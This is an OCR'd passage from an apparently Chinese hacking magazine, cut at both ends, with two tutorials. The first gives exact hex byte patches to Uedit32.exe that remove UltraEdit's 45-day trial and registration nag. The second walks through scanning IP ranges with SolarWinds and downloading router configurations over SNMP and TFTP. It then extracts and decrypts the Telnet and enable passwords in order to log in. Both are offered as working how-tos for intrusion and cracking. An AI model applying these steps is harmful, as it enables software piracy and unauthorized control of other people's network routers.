```
:004AD10C 894514                mov dword ptr
[ebp+14], eax

* Possible Reference to String Resource ID=00068: "UltraEdit
45 ) (蜥 J?!!!!!" //过期后出现对话框的标题栏
```

从偏移地址004AD0E5处的代码cmp eax，0000002D可看出，软件会用你已使用过的天数与软件内定的45天试用期相比较，如果超过了试用期则出现过期提示注册的对话框。如果没有超出则继续执行，并判断是否人为修改过系统日期，如果没有修改过则跳转到004AD08E处执行程序，否则会出现一个试用期已满的对话框。

让UltraEdit不过期的修改方法：把偏移地址004AD102处的jne 004AD08E改为jmp 004AD08E，使之无条件跳走。可直接用WinHex修改UltraEdit的主程序Uedit32.exe，查找391D40DD5900758A，找到后改为391D40DD5900EB8A，就可让UltraEdit不过期。

去除NAG窗口：虽然按照上面说的修改后再不会过期，但每次启动UltraEdit都会出现一个对话框要你输入注册码（NAG窗口），实在是讨厌。经分析发现，偏移地址004AD0F7那一行的代码call 0040B831会显示出此对话框，所以我们只要把它NOP掉即可。方法是：用WinHex打开UltraEdit的主程序Uedit32.exe，查找E835E7F5FF，找到后改为9090909090。

好了，到这里我们就解决了所有问题。UltraEdit综合了多种保护方式，对新手来说，带有一定的挑战性，破解这类软件时可获得更多的解密经验，提高自己的Crack水平。



利用solarwinds获得路由器控制权

刘晖

大家好，相信大家都应该掌握了怎么扫描一般的服务器主机，并进一步的控制方法。服务器玩多了，就应该多学一些其它的设备，这就是服务器再上一层的设备：路由器。很多朋友都问怎么样才能扫到路由器，其实网上也有图文的教程，但许多朋友都找不到。还有就是很多朋友都说不能TFTP路由的CONFIG配置文件，这里向大家介绍一下：

LOOK 准备步骤 1、先安装solarwinds（2001或2002版都可以）；2、设置solarwinds的属性；3、扫描；4、TFTP配置文件；5、获取密码；6、登陆路由器。

首先我们安装好solarwinds软件，依次打开“IP network Browser”→“File”→“Configuration wizard”→“next”，把对话框里的Public去掉，如图1所示。




图 1

在solarwinds主菜单里的Cisco Tools栏中选择Download Config，在Community String框里输入：private（可写权限），如图2所示。




图 2

点击选择高级选项：advanced Options选择好本机IP。

好，我们开始扫描IP段，打开IP Network Browser，填入IP段，开始扫描，如图3所示。

如果IP段中有路由器会有图标表示，如图4所示，我们就可以通过TFTP下载路由的配置文件。




图 3




图 4

打开Download Config，填入扫描到的路由器IP，然后按Copy Config From Router/Switch to PC就可以下载了。下载完毕后，配置文件默认保存在C盘的TFTP–Root目录下，如图5所示。当然大家也可以自己另外建一个目录。




图 5

下载成功后，用Config Editor/Viewer来显示配置文件，可

以看到我们需要的信息，如：Telnet 密码，特权密码等等，有些是明文的，有些是经过 MD5 加密的，还有路由器的协议配置状况等等。

在图 6 中，配置文件是经过一般加密，没有经过 MD5 加密的。我们可以通过工具 Router Passord Decryption 来破解，如图 7 所示。




图 6

